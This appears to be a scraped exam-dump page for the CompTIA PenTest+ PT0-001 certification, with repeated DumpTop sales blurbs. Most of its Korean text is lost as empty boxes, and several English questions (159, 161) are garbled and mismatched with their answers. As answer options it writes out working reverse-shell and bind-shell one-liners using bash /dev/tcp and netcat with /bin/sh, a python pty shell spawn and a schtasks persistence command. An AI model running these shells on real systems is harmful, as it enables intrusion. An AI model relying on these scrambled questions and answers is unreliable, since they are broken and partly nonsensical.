- A. □ □□ □□□ □□□ □□□ □□□ □ □□
- B. □□□□ □□ □□□□□□□□ □□ □□□ □□ □□□ □□□ □ □□□□.
- C. □□□□□□ □□□ □□□□□□ □□□ □ □□
- D. □□□ □□□□ □□ □□□ □□□ □ □□□□.

Answer: C ([LEAVE A REPLY](#))

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□!
 DumpTop □ □□ **PT0-001** □□ □□□ □□□□□□□, DumpTop PT0-001 □□ □□□ □□□
 □□□□□ □□□ □□□□□□□□. □□□□□ □□□ □□□□ □□ DumpTop PT0-001 □□
 □ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps,
30%OFF Special Discount: KrDump)

NEW QUESTION: 152

□□□□ □□□□ □□□ □□ □□□□□□ □□ □□□ □□ □ □□□ □□□□ □□ □□ □□ □□ □□□□ □□□□□□. □□ □□ □□ □□□□ □□ □□□ □□ □□□ □□□ □□□ □□□ □□□□□. □□ □ □□ □□□□ □□ □□□ □□□ □□□□?

- A. □□ □□□□ □□□□ □□□ □□□□ □□□□□□.
- B. □□□□ □□□□ □□ □□□ □□ □□□□□□ □□□ □□□□□□□.
- C. □□□□ □□ □□ □□□ □□□ □□□□□□ □□□□ □□□□□□.
- D. □□ □□□ □□□□ □□□□ □□□□□ □□□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 153

CEO(□□ □□□)□ CFO(□□ □□ □□□)□□ □□ □□□□□ □ □□□□□ □□□□□ □ □□ □□□ □□□□□ □□ □□□□□. □□ □□ □□□ □□ □□□ CEO□ □□□□ □□ □□ □□□ □□□□□. □ □□□ □□□ □□ □□□ □□ □ □□□□□□?

- A. □□□ □□□ □□
- B. □□□ □□
- C. □□□□ □□
- D. □□□ □□
- E. □□□□ □□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 154

□□ □□□□ Windows □□□ □□□□□ □□□□ □□□□□ □□□. □□ □ □ □□□ □□ □□ □□ □□?

- A. □□ □□ □□ | dsquery - □□□ | □ □□ c\$
- B. powershell && set-executionpolicy □□□
- C. schtasks.exe /create/tr "powershell.exe" Sv.ps1 /run
- D. HKLM\System\CurrentControlSet\Services\Sv.reg □□

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 155

□□ □□□□ □□□ □□ 'python -c -import pty;Pty.sPawn("/bin/bash").' □□□□ □□ □ □□ □□□ □□□□□?

- A. □ □□□□□
- B. □□□□ □□
- C. □□ □□ □□
- D. Bash □□ □□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 156

□□ □ □□ □□□□ OSINT□ □□□□ □ □□□□ □□□ □□□□□? (2□ □□).

- A. □□

- B. □□
- C. □□□
- D. □□□□□
- E. □□□
- F. □□□□

Answer: A,E (LEAVE A REPLY)

□□: <https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref>

NEW QUESTION: 157

□□ Windows □□□□ □□ □□□ □□ □□□ □□□□□ □□□ □ □□ □□□□ PSEXEC□
 □□□□ □□□□ □□□□□□ □□□□□ □□□ □□□□□. □□ □ □□□□ PSEXEC □□
 □ □□ □□□□ □ □□□ □□ □□□ □□□□□?

- A. □□□ □ IPCS
- B. C\$ □ □□□
- C. □□□ □ □□□
- D. IPCS □ C\$

Answer: B (LEAVE A REPLY)

NEW QUESTION: 158

□□ □□□□ IT □□□□ □□□□ □□□□ □□ VPN □□□□ □□□ □□ □□□ □□□ □ □□
 □□□. □ □ □□ □□□□ VPN□ □□ □□□ □□□□ □□ □□□ □□□□ □□ □□□□□□
 □. □□ □□ □□ □ □□ □□ □□□□□ □□□? (3□ □□).

- A. □□□□□□□□ □□□□□□.
- B. IT □□□ □□□□ □□□□ □□□□□ □□ □□□□□□.
- C. □□□□ □□□ □□□□ □□□□ □□□□□□.
- D. □□ □□□ □□ □□□ □□□□□.
- E. □□ □□□□ □□ 2□□ □□□ □□□□□□.
- F. □□ □□□ □□ □□ □□□ □□□ □□□□.
- G. VPN □□□□ □□□□ □□ □□□□ □□□□□□□□□□.

Answer: A,E,G (LEAVE A REPLY)

NEW QUESTION: 159

□□ □□□ □□□□□□.

Which of the following is a common method for bypassing a VPN? (3 points)

- A. VPN tunneling through a proxy server
- B. Using a VPN client on a different device
- C. Changing DNS settings
- D. IT department blocking VPN access
- E. Using a VPN service with a no-logs policy
- F. Using a VPN service with a kill switch
- G. Using a VPN service with a strict no-jurisdiction policy.

Answer: (SHOW ANSWER)

NEW QUESTION: 161

Which of the following is a common method for bypassing a firewall? (3 points)

- bash -i >& /dev/tcp/192.168.0.1/80 0> &1
- A. Using a VPN
 - B. Using a proxy server
 - C. Using IP spoofing
 - D. TTY mode

Answer: B (LEAVE A REPLY)

NEW QUESTION: 162

Which of the following is a common method for bypassing a firewall? (2 points)

- A. nc 192.168.1.5 44444
- B. nc -nlvp 44444 -e /bin/sh
- C. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.1.5 44444>/tmp/f
- D. nc -e /bin/sh 192.168.1.5 44444
- E. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.1.5 444444>/tmp/f
- F. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.5.1 44444>/tmp/f

Answer: B,C (LEAVE A REPLY)

00/00:

00: https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/

NEW QUESTION: 163

Which of the following is a common method for bypassing a firewall? (3 points)

- B. □□
- C. W3AF
- D. □□□

Answer: D ([LEAVE A REPLY](#))

□□/□□: <https://blog.securelayer7.net/api-penetration-testing-with-owasp-2017-test-cases/>

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□!
 DumpTop □ □□ **PT0-001** □□ □□□ □□□□□□, DumpTop PT0-001 □□ □□□ □□□
 □□□□□ □□□ □□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□
 □ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps,
30%OFF Special Discount: KrDump)

NEW QUESTION: 167

□□ □□□□ WPA2-PSK □□ □□ □□□□□ □□□□□□ □□□□□□ □□□ □□□ □□
 □□□□□ □□□ □□□□ □□□□. □□□□ □□□ □□□□□ □□ □□□ □□□ □□□□
 □□ □□□ □□□□□□ □□□□ □ □□□□□□. □□□ □□□□□□ □□ □□ □ □□□
 □ □ □□□□□□ □□ □ □□ □□□ □□ □□□ □□□□□□?

- A. □□□ □□
- B. □□□ □□
- C. □□□ □□
- D. SSDI □□□□□□ □□□

Answer: ([SHOW ANSWER](#))

□□/□□:

NEW QUESTION: 168

□□ □□□□ □□ □□□□ □□□□ □□□(□□ □□ □□) □□□ □□□□□ □□□. □□
 □□ □ □□ □□□ □□ □□□□□□?(2□ □□)

- A. □□ □□□□ □□□□□ □□□□□□□□.
- B. □□ □□□□ □□□□□ □□□□ □□□□□.
- C. □□□ WHOIS □□□□□□□ □□□□□.
- D. □□□ □□ □□□ □□□□□.
- E. □□ □□□□□ □□□□□□.

Answer: B,E ([LEAVE A REPLY](#))

NEW QUESTION: 169

□□ □□□ □□□□□.

□□ □□□□ □□□ □□ □□□□ □□ □□□ □□□□ □□□□ □□□□ □□□□. □□ □
□□□ □□□□ □□ □□ □ □□ □□□ □□□ □□□ □□□?

A. □□

B. □□

C. □□

D. □□ □□

Answer: A ([LEAVE A REPLY](#))

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□!
DumpTop □ □□ **PT0-001** □□ □□□ □□□□□□, DumpTop PT0-001 □□ □□□ □□□
□□□□□ □□□ □□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□
□ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps,
30%OFF Special Discount: KrDump)